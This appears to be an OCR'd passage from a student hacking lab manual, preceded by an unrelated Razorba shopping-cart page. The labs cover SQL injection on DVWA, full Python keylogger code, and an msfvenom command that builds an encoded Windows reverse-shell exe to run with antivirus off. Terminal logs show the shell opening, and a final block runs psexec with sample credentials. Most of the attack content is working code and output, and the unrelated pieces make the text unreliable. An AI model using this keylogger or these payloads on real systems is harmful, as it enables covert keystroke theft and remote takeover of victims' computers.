
This modifies the no of items



Your Razorba Cart
https://www.razorba.com/cart.aspx
RAZORBA®
We got your back™
Home
FAQuestions
Testimonial
Affiliates
Products
About
News
Reported By:
Maxim Magazine
FHM Magazine
Stuff Magazine
Rachael Ray Show (TV)
Dave Barry
Gizmodo
MTV Canada
Bob and Tom Show
Bro Shaver
USA Today
Chicago Tribune
Soap Talk (TV)
Million Dollar Home Page
Dallas Morning News
New York Daily News
Graham Norton Effect (TV)
Unscrewed (TV)
Budget Living
Drew & Mike WRIF
Radio Go Daddy
Incroyable! (TV)
KHAY Country
Mark & Brian KLOS
Max 106.3
Menz Magazine
Moffit & Frankie Show
Shopping Cart
Delete
Product
Qty
Price
Total
Razorba Classic Starter Edition
10
$27.99
$279.90
Made changes?
Update Cart
$279.90
Estimated USA or Canada shipping: $0.00, International $64.22
Enter promo code:
Apply code
NEW!
Need the Greatest Razor to use with your Razorba Shaver? G.O.A.T
double blades with aloe are 4 1/2 inches wide! That's 3-times wider than regular disposables. And give a fast and comfortable shave. Compatible with all Razorba Shavers. $27.99 for 6-pack.
Add to Cart
Need to apply Shaving Cream to your back? Add the Stud Stamper applicator brush to your order for only $14.95
Add to Cart
0 Looking
ENG
19:07
04-03-2022

Practical 8.


Aim: Perform SQL injection attack

Login into dvwa and phpMyAdmin






Set security level to low



Go to sql injection



Execute a sql injection attack

Practical 9.


Aim: Create a simple keylogger using python


1. Create a new python file and add the following code to it
2. Install necessary packages using pip
3. Run the code (turn off your firewall)
4. Now perform a login
5. This will save all the keystrokes in a text file
6. Stop the program execution and have a look at the file

Code:

```
from pynput.keyboard import Key,Listener

import logging

log_dir =""

logging.basicConfig(filename=(log_dir+"key_log.txt"),level=logging.DEBUG,

        format='%(asctime)s:%(message)s:')

def on_press(key):

  logging.info(str(key))

with Listener(on_press=on_press) as listener:

  listener.join()
```

Output:





Practical 10.

Aim: Using Metasploit to exploit (Kali Linux)

Steps:

Boot kali linux in pendrive and open it in PC.

Open metasploit and type exit command to quit.

The directory will change to root@kali.

Type the following command.

1. msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp

LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o

/tmp/1.exe

2. msfconsole

3. use exploit/multi/handler

4. msf exploit(multi/handler) > set payload windows/shell/reverse_tcp

5. payload => windows/shell/reverse_tcp

6. Show options

7. msf exploit(multi/handler) > set LHOST 192.168.9.191

8. LHOST => 192.168.9.191


9. msf exploit(multi/handler) > set LPORT 31337


10. LPORT => 31337


11. msf exploit(multi/handler) > exploit


PUT THE PAYLOAD GENEREATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS

IS OFF) AND RUN THE EXE FILE.


Applications
Places
Terminal
root@kali: ~
File Edit View Search Terminal Help
RECON
PAYLOAD
LOOT
=[metasploit v4.17.17-dev
-- --=[1817 exploits - 1031 auxiliary - 315 post
-- --=[539 payloads - 42 encoders - 10 nops
-- --=[Free Metasploit Pro trial: http://r-7.co/trymsp
msf > Interrupt: use the 'exit' command to quit
msf > exit
root@kali:~# clear
root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o
/tmp/1.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/1.exe
root@kali:~# msfconsole


Applications
Places
Terminal
File Edit View Search Terminal Help
root@kali:~# msfconsole
Metasploit!
=[metasploit v4.17.17-dev
+ -- --=[1817 exploits - 1031 auxiliary - 315 post
+ -- --=[539 payloads - 42 encoders - 10 nops
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/shell/reverse_tcp):


Applications Places Terminal Fri 10:04
root@kali: ~
File Edit View Search Terminal Help
Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf exploit(multi/handler) > set LHOST 192.168.9.191
LHOST => 192.168.9.191
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.9.191:31337
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.9.109
[*] Command shell session 1 opened (192.168.9.191:31337 -> 192.168.9.109:52407) at 2019-03-15 09:31:44 +0000
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
E:\>whoami
whoami
mupet\cs1
E:\>whoami


Applications Places Terminal
File Edit View Search Terminal Help
E:\>whoami
whoami
mupet\cs1
E:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
E:\>dir
dir
Volume in drive E is KALI LIVE
Volume Serial Number is 9ADB-508A
Directory of E:\
15-03-2019 13:56 <DIR> .disk
15-03-2019 13:57 133 autorun.inf
15-03-2019 13:57 <DIR> boot
15-03-2019 13:57 0 debian
15-03-2019 13:57 <DIR> dists
15-03-2019 13:57 <DIR> EFI
15-03-2019 13:57 327,680 efi.img
15-03-2019 13:57 <DIR> firmware
15-03-2019 13:57 183,934 g2ldr
15-03-2019 13:57 8,192 g2ldr.mbr
15-03-2019 13:57 <DIR> install
15-03-2019 13:57 <DIR> isolinux
15-03-2019 13:57 <DIR> live
15-03-2019 14:03 92,404 md5sum.txt
15-03-2019 14:03 <DIR> pool
15-03-2019 14:04 674,929 setup.exe
15-03-2019 14:04 <DIR> tools
15-03-2019 14:04 228 win32-loader.ini
15-03-2019 14:04 94 syslinux.cfg
9 File(s) 1,287,594 bytes
10 Dir(s) 462,766,080 bytes free

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit
```

```
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```